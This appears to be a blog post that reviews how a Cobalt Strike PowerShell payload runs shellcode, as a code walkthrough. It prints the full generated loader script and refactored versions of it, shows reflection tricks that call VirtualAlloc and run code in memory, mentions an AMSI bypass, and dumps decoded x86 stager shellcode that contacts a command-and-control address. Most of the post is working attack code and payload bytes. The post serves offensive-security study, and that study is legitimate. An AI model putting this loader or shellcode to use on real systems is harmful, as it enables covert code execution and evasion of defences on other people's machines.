Cobalt Strike PowerShell Execution

mez0.cc/posts/cobaltstrike-powershell-exec/

Table of Contents

Introduction

As I was looking around for ways to execute shellcode in PowerShell, I stumbled on a few ways to achieve it. Invoke-Shellcode being the most popular, as well as FuzzySec's Low-Level Windows API Access From PowerShell tutorial. These are both solid ways of doing it, but I did specifically want to stay away from using `Add-Type` and calling C# functionality.

So, instead, I ended up just going through the Cobalt Strike implementation as I didn't really know *how* Cobalt did it. With that said, this blog is a run through of how Cobalt Strike manages to execute shellcode from PowerShell - A code review, I guess(?).

The sample code

To get a PowerShell payload; just go to Attacks, Payload Generator and select PowerShell and tick x64. Opening up the script:

```
Set-StrictMde -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-
Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-
Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModu
 $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ


for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc
 kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)

$var_runme =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer,
(func_get_delegate_type @([IntPtr]) ([Void])))
```

```
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

There is a fair bit going on here and I want to get an understanding of how it is working. To begin with, I'll focus on the data between the here-string.

Logically, the first thing to look at here is the functions.

func_get_proc_address

The first function is `func_get_proc_address`, it looks like this:

```
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-
Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-
Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}
```

This function takes in two parameters:

1. `$var_module`
2. `$var_procedure`

Looking at how this function is used later on in the code, and by the name of the function, its probably going to get an address to the given method:

```
func_get_proc_address kernel32.dll VirtualAlloc
```

Pulling the function out, and calling it via the above, the following data is returned, confirming the address:

```
PS C:\Users\testinguser\Desktop> powershell -ep bypass -f .\debug.ps1
140707592851104
PS C:\Users\testinguser\Desktop>
```

Going through the code line-by-line, the first line does a lot and can be broken down into something more human readable. It starts by getting all the assemblies in the current AppDomain:

```
[AppDomain]::CurrentDomain.GetAssemblies()
```

This line is piped into Where-Object to pull out `System.dll`. Running this in PowerShell looks like this:

```
PS C:\Users\testinguser\Desktop> [AppDomain]::CurrentDomain.GetAssemblies() | Where-
Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}

GAC    Version        Location
---    -------        --------
True   v4.0.30319
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\Syste


PS C:\Users\testinguser\Desktop>
```

The DLL has been obtained from the Global Assembly Cache.

On that object, `GetType` is used to get access to `UnsafeNativeMethods`. This blog from Matt Graeber is a great explanation of this method, he explains the Unsafe Methods as:

> Microsoft.Win32.UnsafeNativeMethods is an internal class that cannot be referenced through any direct means. If you try to reference the class, you will get an error stating that its module is not loaded. Microsoft.Win32.UnsafeNativeMethods is implemented within System.dll in the GAC.

So, at this point, access to the `Microsoft.Win32.UnsafeNativeMethods` class has been achieved.

To recap, lets reformat the code to something easy to follow:

```
$SystemDLL = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') })
$UnsafeMethods = $SystemDLL.GetType('Microsoft.Win32.UnsafeNativeMethods')
```

Now that access to the `UnsafeNativeMethods` has been sorted, `GetMethod` is used to access `GetProcAddress`:

```
$UnsafeMethods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
```

I believe that this call to `GetMethod` is using this overload, and passing in the types to be a HandleRef and a string. With that, access to `GetProcAddress` is achieved, and the code can now be updated to:

```
$SystemDLL = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') })
$UnsafeMethods = $SystemDLL.GetType('Microsoft.Win32.UnsafeNativeMethods')
$procAddress = $UnsafeMethods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
```

calling `$procAddress`:

```
Name                       : GetProcAddress
DeclaringType              : Microsoft.Win32.UnsafeNativeMethods
ReflectedType              : Microsoft.Win32.UnsafeNativeMethods
MemberType                 : Method
MetadataToken              : 100663864
Module                     : System.dll
IsSecurityCritical         : True
IsSecuritySafeCritical     : True
IsSecurityTransparent      : False
MethodHandle               : System.RuntimeMethodHandle
Attributes                 : PrivateScope, Public, Static, HideBySig, PinvokeImpl
CallingConvention          : Standard
ReturnType                 : System.IntPtr
ReturnTypeCustomAttributes : IntPtr
ReturnParameter            : IntPtr
IsGenericMethod            : False
IsGenericMethodDefinition  : False
ContainsGenericParameters  : False
MethodImplementationFlags  : PreserveSig
IsPublic                   : True
IsPrivate                  : False
IsFamily                   : False
IsAssembly                 : False
IsFamilyAndAssembly        : False
IsFamilyOrAssembly         : False
IsStatic                   : True
IsFinal                    : False
IsVirtual                  : False
IsHideBySig                : True
IsAbstract                 : False
IsSpecialName              : False
IsConstructor              : False
CustomAttributes           :
{[System.Runtime.InteropServices.DllImportAttribute("kernel32.dll", EntryPoint =
"GetProcAddress", CharSet = 2, ExactSpelling = False, SetLastError = False,
PreserveSig = True, CallingConvention = 1, BestFitMapping = False,
                           ThrowOnUnmappableChar = False)],
[System.Runtime.InteropServices.PreserveSigAttribute()]}
```

In a typical Cobalt Strike fashion, no variables are defined, the return contains a whole bunch of operations on one line:

```
return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
```

This looks overwhelming, but its actually not that difficult to understand. If we start from the `Invoke()`, and break it down like this:

```
$getModuleHandle = $UnsafeMethods.GetMethod('GetModuleHandle')
$dllHandle = $getModuleHandle.Invoke($null, @($dllName))
$params = @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr), $dllHandle)),
$methodName)
return $procAddress.Invoke($null, $params)
```

`$getModuleHandle` is used to get access to the GetModuleHandle method. Then, using that, a reference to the DLL in question is achieved and stored in `$dllHandle`.

The `$params` variable sets `[0]` to be a HandleRef which will allow the resource to be passed to unmanaged code, and for it to be invoked. `HandleRef` also takes in the `$dllHandle` previously set. Then, in `[1]`, the `$methodName` is passed in. This is the method to actually invoke. Here is a full tidied up example:

```
function GetPtrToMethod(){
    Param ($dllName, $methodName)
    $SystemDLL = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') })
    $UnsafeMethods = $SystemDLL.GetType('Microsoft.Win32.UnsafeNativeMethods')

    $procAddress = $UnsafeMethods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))

    $getModuleHandle = $UnsafeMethods.GetMethod('GetModuleHandle')
    $dllHandle = $getModuleHandle.Invoke($null, @($dllName))
    $params = @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr), $dllHandle)),
$methodName)
    return $procAddress.Invoke($null, $params)
}

GetPtrToMethod "Kernel32.dll" "VirtualAlloc"
```

Running this returns an address: `140707592851104`.

So, summarising this function; its used to get access to the Unsafe Native APIs, and then using those to gain access to any method required (as long as the DLL and Method are passed in as strings).

func_get_delegate_type

The second function is: `func_get_delegate_type`.

```
function CreateDynamicAssemblyType {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $parameterTypes,
        [Parameter(Position = 1)] [Type] $returnType = [Void]
    )

    $dynamicAssembly = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModu
 $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
    $dynamicAssembly.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$parameterTypes).SetImplementationFlags('Runtime, Managed')
    $dynamicAssembly.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$returnType, $parameterTypes).SetImplementationFlags('Runtime, Managed')
    return $dynamicAssembly.CreateType()
}
```

This function is called twice, and takes in the following parameters:

1. `func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])`
2. `func_get_delegate_type @([IntPtr]) ([Void])`

The first parameter is the parameters types the method is expecting, and the second is the return type. As seen here:

```
Param (
    [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
    [Parameter(Position = 1)] [Type] $var_return_type = [Void]
)
```

Again, super long operations are being performed on the same lines, here is the first one:

```
$var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModu
 $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
```

It can be broken down to:

```
[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run)
```

The DefineDynamicAssembly takes in two parameters: Assembly Name and Assembly Builder Access. In this case, `ReflectedDelegate` is the name and Run is the access level. Its also worth knowing, the name can be anything. This can be stored like so:

```
$dynamicAssembly = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run)
```

Once that is done, the modules are then defined:

```
.DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class,
Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
```

This is doing exactly as it sounds, Defining a module for the assembly, and then defining a type. Nothing needs to be changed here, except the variable name, so it looks like this:

```
$dynamicAssembly = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModu
 $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
```

Moving onto the next line, constructors are created with the DefineConstructor method:

```
$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $var_parameters)
```

The first value passed into this call is a comma split list of attributes which are the methodAttributes.

- **RTSpecialName**: Indicates that the common language runtime checks the name encoding.
- **HideBySig**: Indicates that the method hides by name and signature; otherwise, by name only.
- **Public**: Indicates that the method is accessible to any object for which this object is in scope.

The second parameter is the CallingConventions which in this case is set to `Standard`:

> Specifies the default calling convention as determined by the common language runtime. Use this calling convention for static methods. For instance or virtual methods use `HasThis`.

The final value is the parameter types for the constructor. The specific values passed will come along shortly. With that done, the next thing is setting the implementation flags with SetImplementationFlags. The attributes passed are the MethodImplAttributes:

- **Runtime**: Specifies that the method implementation is provided by the runtime.
- **Managed**: Specifies that the method is implemented in managed code.

There is one last thing to do before returning this function, and that's defining a method:

```
$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
```

This is using the DefineMethod call to do just that, define a method. Not much needs to be said here because it has all been explained in the previous step. The only difference is that a new overload is being used. It adds a new method to the type, with the specified name, method attributes, calling convention, method signature, and custom modifiers. This is where the two function parameters are passed in.

`$var_parameters` is an array of types that the function is expecting, so in the case of `LoadLibrary`, it would look like this:

```
$loadLibraryPtr = GetPtrToMethod "Kernel32.dll" "LoadLibraryA"
$loadLibraryAssembly = CreateDynamicAssemblyType @("string") ([IntPtr])
$loadLibrary =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($loadLibraryPt
 $loadLibraryAssembly)
```

`"string"` is the type that the function is expecting, and the second value is an `IntPtr`, which is the return type.

During testing, I implemented the AmsiScanBuffer Patch using this methodology. Load in each WinAPI call using the above, and execute it with the `.Invoke()` method. The next section on execution will be a good example of how to do this.

For this function, I didn't change anything, only the variable name:

```
$dynamicAssembly = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModu
 $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
$dynamicAssembly.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
$dynamicAssembly.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
$dynamicAssembly.CreateType()
```

Running this creates a new type:

```
IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     True     MyDelegateType                           System.MulticastDelegate
```

The full function looks like this:

```
function CreateDynamicAssemblyType {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $parameterTypes,
        [Parameter(Position = 1)] [Type] $returnType = [Void]
    )

    $dynamicAssembly = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModu
 $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
    $dynamicAssembly.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$parameterTypes).SetImplementationFlags('Runtime, Managed')
    $dynamicAssembly.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$returnType, $parameterTypes).SetImplementationFlags('Runtime, Managed')
    return $dynamicAssembly.CreateType()
}
```

The whole point of this is to create a new type for CreateDelegateFunctionPointer as its second parameter requires a type class. Doing it this way allows for a type to be created in a controller, and dynamic way.

The Execution

With both functions explained, the only bit is to look at the execution:

```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ


for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc
 kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)

$var_runme =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer,
(func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
```

The first few steps are obvious, its just decoding some base64 and XORing the data to get the shellcode.

I'll come back to the shellcode I used shortly. The first operation being used is:

```
$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc
 kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr])))
```

There's a bunch going on here, but the main call here is the GetDelegateForFunctionPointer. As the name suggests, its getting a Delegate for a function pointer.

> A delegate is a type that represents references to methods with a particular parameter list and return type. When you instantiate a delegate, you can associate its instance with any method with a compatible signature and return type. You can invoke (or call) the method through the delegate instance.

It allows for a method to be invoked through the delegate instance and `GetDelegateForFunctionPointer` can convert unmanaged function pointers into delegates.

The first parameter passed to the delegate method is a call for `VirtualAlloc`, for my own sanity, I split that call out into a variable:

```
$virtualAllocPtr = GetPtrToMethod "kernel32.dll" "VirtualAlloc"
```

The second parameter is the dynamically created assembly, which can be split out to:

```
$virtalAllocAssembly = CreateDynamicAssemblyType @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr])
```

To make this more readable for myself, it becomes:

```
$virtualAlloc =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($virtualAllocP
 $virtalAllocAssembly)
```

By doing this, a delegate for `VirtualAlloc` is achieved, and it can be called (invoked) on the next line. Cobalt Strike does it like so:

```
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
```

The above is straight-forward, it invokes the `VirtualAlloc` and pass in the usual suspects. As for the exact shellcode used by the payload generator, I just did used this code with the XOR and Base64:

```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ


for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$s = ""

foreach($i in $var_code){
    $a = "{0:x}" -f $i
    $s += "0x" + $a + ", "
}

Write-Host $s
```

This wrote out the decrypted shellcode. The shellcode used here is `x86` and to sanity check it, I just generated `x64`, `x86` and then decrypted the shellcode. Comparing these together revealed that the XOR'd payload is the same length as the `x86` generation:

```
// x86
byte[] buf = new byte[800] { 0xfc, 0xe8, 0x89, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5,
0x31, 0xd2, 0x64, 0x8b, 0x52, 0x30, 0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72,
0x28, 0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x02,
0x2c, 0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf0, 0x52, 0x57, 0x8b, 0x52, 0x10,
0x8b, 0x42, 0x3c, 0x01, 0xd0, 0x8b, 0x40, 0x78, 0x85, 0xc0, 0x74, 0x4a, 0x01, 0xd0,
0x50, 0x8b, 0x48, 0x18, 0x8b, 0x58, 0x20, 0x01, 0xd3, 0xe3, 0x3c, 0x49, 0x8b, 0x34,
0x8b, 0x01, 0xd6, 0x31, 0xff, 0x31, 0xc0, 0xac, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0x38,
0xe0, 0x75, 0xf4, 0x03, 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe2, 0x58, 0x8b, 0x58,
0x24, 0x01, 0xd3, 0x66, 0x8b, 0x0c, 0x4b, 0x8b, 0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04,
0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24, 0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff,
0xe0, 0x58, 0x5f, 0x5a, 0x8b, 0x12, 0xeb, 0x86, 0x5d, 0x68, 0x6e, 0x65, 0x74, 0x00,
0x68, 0x77, 0x69, 0x6e, 0x69, 0x54, 0x68, 0x4c, 0x77, 0x26, 0x07, 0xff, 0xd5, 0x31,
0xff, 0x57, 0x57, 0x57, 0x57, 0x57, 0x68, 0x3a, 0x56, 0x79, 0xa7, 0xff, 0xd5, 0xe9,
0x84, 0x00, 0x00, 0x00, 0x5b, 0x31, 0xc9, 0x51, 0x51, 0x6a, 0x03, 0x51, 0x51, 0x68,
0xbb, 0x01, 0x00, 0x00, 0x53, 0x50, 0x68, 0x57, 0x89, 0x9f, 0xc6, 0xff, 0xd5, 0xeb,
0x70, 0x5b, 0x31, 0xd2, 0x52, 0x68, 0x00, 0x02, 0x40, 0x84, 0x52, 0x52, 0x52, 0x53,
0x52, 0x50, 0x68, 0xeb, 0x55, 0x2e, 0x3b, 0xff, 0xd5, 0x89, 0xc6, 0x83, 0xc3, 0x50,
0x31, 0xff, 0x57, 0x57, 0x6a, 0xff, 0x53, 0x56, 0x68, 0x2d, 0x06, 0x18, 0x7b, 0xff,
0xd5, 0x85, 0xc0, 0x0f, 0x84, 0xc3, 0x01, 0x00, 0x00, 0x31, 0xff, 0x85, 0xf6, 0x74,
0x04, 0x89, 0xf9, 0xeb, 0x09, 0x68, 0xaa, 0xc5, 0xe2, 0x5d, 0xff, 0xd5, 0x89, 0xc1,
0x68, 0x45, 0x21, 0x5e, 0x31, 0xff, 0xd5, 0x31, 0xff, 0x57, 0x6a, 0x07, 0x51, 0x56,
0x50, 0x68, 0xb7, 0x57, 0xe0, 0x0b, 0xff, 0xd5, 0xbf, 0x00, 0x2f, 0x00, 0x00, 0x39,
0xc7, 0x74, 0xb7, 0x31, 0xff, 0xe9, 0x91, 0x01, 0x00, 0x00, 0xe9, 0xc9, 0x01, 0x00,
0x00, 0xe8, 0x8b, 0xff, 0xff, 0xff, 0x2f, 0x4d, 0x76, 0x4c, 0x4d, 0x00, 0x6f, 0x83,
0x94, 0xa2, 0xc4, 0xc3, 0xd0, 0xe5, 0xa9, 0xe9, 0x7d, 0x2f, 0x18, 0xe1, 0x0d, 0xfb,
0x10, 0x99, 0xa7, 0xb4, 0x23, 0x4d, 0x0c, 0xd9, 0xc7, 0xfb, 0x69, 0x6d, 0x58, 0x8a,
0x3a, 0x6f, 0xb5, 0x05, 0x07, 0x7d, 0xd3, 0x90, 0x7c, 0x86, 0xcb, 0x0c, 0x60, 0x46,
0x04, 0x08, 0x6d, 0xc9, 0x77, 0x7b, 0x0c, 0x65, 0x3c, 0x84, 0x4f, 0x48, 0x85, 0xcd,
0x2c, 0x63, 0x05, 0xba, 0x0b, 0xf0, 0x84, 0x21, 0x3e, 0xe9, 0x05, 0xe3, 0xed, 0xb6,
0xa3, 0x00, 0x55, 0x73, 0x65, 0x72, 0x2d, 0x41, 0x67, 0x65, 0x6e, 0x74, 0x3a, 0x20,
0x4d, 0x6f, 0x7a, 0x69, 0x6c, 0x6c, 0x61, 0x2f, 0x35, 0x2e, 0x30, 0x20, 0x28, 0x63,
0x6f, 0x6d, 0x70, 0x61, 0x74, 0x69, 0x62, 0x6c, 0x65, 0x3b, 0x20, 0x4d, 0x53, 0x49,
0x45, 0x20, 0x39, 0x2e, 0x30, 0x3b, 0x20, 0x57, 0x69, 0x6e, 0x64, 0x6f, 0x77, 0x73,
0x20, 0x4e, 0x54, 0x20, 0x36, 0x2e, 0x31, 0x3b, 0x20, 0x57, 0x4f, 0x57, 0x36, 0x34,
0x3b, 0x20, 0x54, 0x72, 0x69, 0x64, 0x65, 0x6e, 0x74, 0x2f, 0x35, 0x2e, 0x30, 0x3b,
0x20, 0x46, 0x75, 0x6e, 0x57, 0x65, 0x62, 0x50, 0x72, 0x6f, 0x64, 0x75, 0x63, 0x74,
0x73, 0x29, 0x0d, 0x0a, 0x00, 0xb0, 0x50, 0x62, 0x72, 0xe3, 0x3b, 0xf0, 0x8e, 0x9d,
0x9a, 0xa7, 0x17, 0x99, 0x56, 0xe5, 0x60, 0x5f, 0x43, 0x77, 0xcb, 0x3d, 0x8b, 0x20,
0xdf, 0x32, 0xa6, 0xc2, 0x4b, 0xb1, 0x5b, 0x85, 0x66, 0xdc, 0x71, 0xe2, 0x16, 0x77,
0x71, 0x65, 0x0b, 0x58, 0x3c, 0x82, 0x52, 0x4c, 0x0a, 0x38, 0x9e, 0xbc, 0x76, 0x75,
0x39, 0x5c, 0x6e, 0x27, 0xd0, 0x70, 0x4b, 0x7d, 0x3d, 0xe6, 0xc3, 0x95, 0x71, 0x5b,
0xbf, 0x68, 0x0e, 0x57, 0x64, 0xdb, 0x83, 0xf2, 0x8f, 0xba, 0xdf, 0xfa, 0x8a, 0xba,
0xbe, 0x07, 0xbc, 0xea, 0x9a, 0x5a, 0x3d, 0x61, 0x94, 0x30, 0xb6, 0xfb, 0xfe, 0x8c,
0x0d, 0x2d, 0x39, 0xc4, 0x5d, 0xca, 0x76, 0x4c, 0x2f, 0xf2, 0xb6, 0xaf, 0x2a, 0xc3,
0x67, 0xac, 0xeb, 0xe9, 0xe0, 0x2a, 0x3b, 0x14, 0xcb, 0xbe, 0xa4, 0xe3, 0x4a, 0x18,
0xe7, 0x25, 0x57, 0x6b, 0x4a, 0x8c, 0xef, 0x7e, 0x1e, 0x0d, 0x77, 0xa8, 0x66, 0x88,
0xe6, 0xfb, 0x35, 0xaf, 0x6a, 0xe6, 0xe6, 0xc7, 0x24, 0xf1, 0x7f, 0x20, 0x01, 0xb0,
0x4f, 0x30, 0x7a, 0xcd, 0x54, 0xc1, 0xab, 0x2c, 0x78, 0x6e, 0xd4, 0x43, 0x78, 0x61,
0xb1, 0x8c, 0x5f, 0xcd, 0x0c, 0x0d, 0xbf, 0xd6, 0xc6, 0x5f, 0x5a, 0x75, 0x8a, 0x7f,
0x80, 0x7b, 0xaf, 0xa4, 0x33, 0x97, 0xd5, 0x28, 0x5a, 0x52, 0x3e, 0x18, 0x00, 0x6b,
0xdd, 0x5e, 0xa5, 0x7d, 0xbb, 0xd8, 0x82, 0xcb, 0x98, 0x7a, 0x57, 0x00, 0x68, 0xf0,
0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x6a, 0x40, 0x68, 0x00, 0x10, 0x00, 0x00, 0x68, 0x00,
0x00, 0x40, 0x00, 0x57, 0x68, 0x58, 0xa4, 0x53, 0xe5, 0xff, 0xd5, 0x93, 0xb9, 0x00,
0x00, 0x00, 0x00, 0x01, 0xd9, 0x51, 0x53, 0x89, 0xe7, 0x57, 0x68, 0x00, 0x20, 0x00,
```

```
0x00, 0x53, 0x56, 0x68, 0x12, 0x96, 0x89, 0xe2, 0xff, 0xd5, 0x85, 0xc0, 0x74, 0xc6,
0x8b, 0x07, 0x01, 0xc3, 0x85, 0xc0, 0x75, 0xe5, 0x58, 0xc3, 0xe8, 0xa9, 0xfd, 0xff,
0xff, 0x31, 0x39, 0x32, 0x2e, 0x31, 0x36, 0x38, 0x2e, 0x31, 0x30, 0x30, 0x2e, 0x31,
0x30, 0x33, 0x00, 0x66, 0x6a, 0x58, 0xa9 };

// x64
byte[] buf = new byte[894] { 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc8, 0x00, 0x00,
0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b,
0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50,
0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61,
0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52,
0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x66, 0x81,
0x78, 0x18, 0x0b, 0x02, 0x75, 0x72, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85,
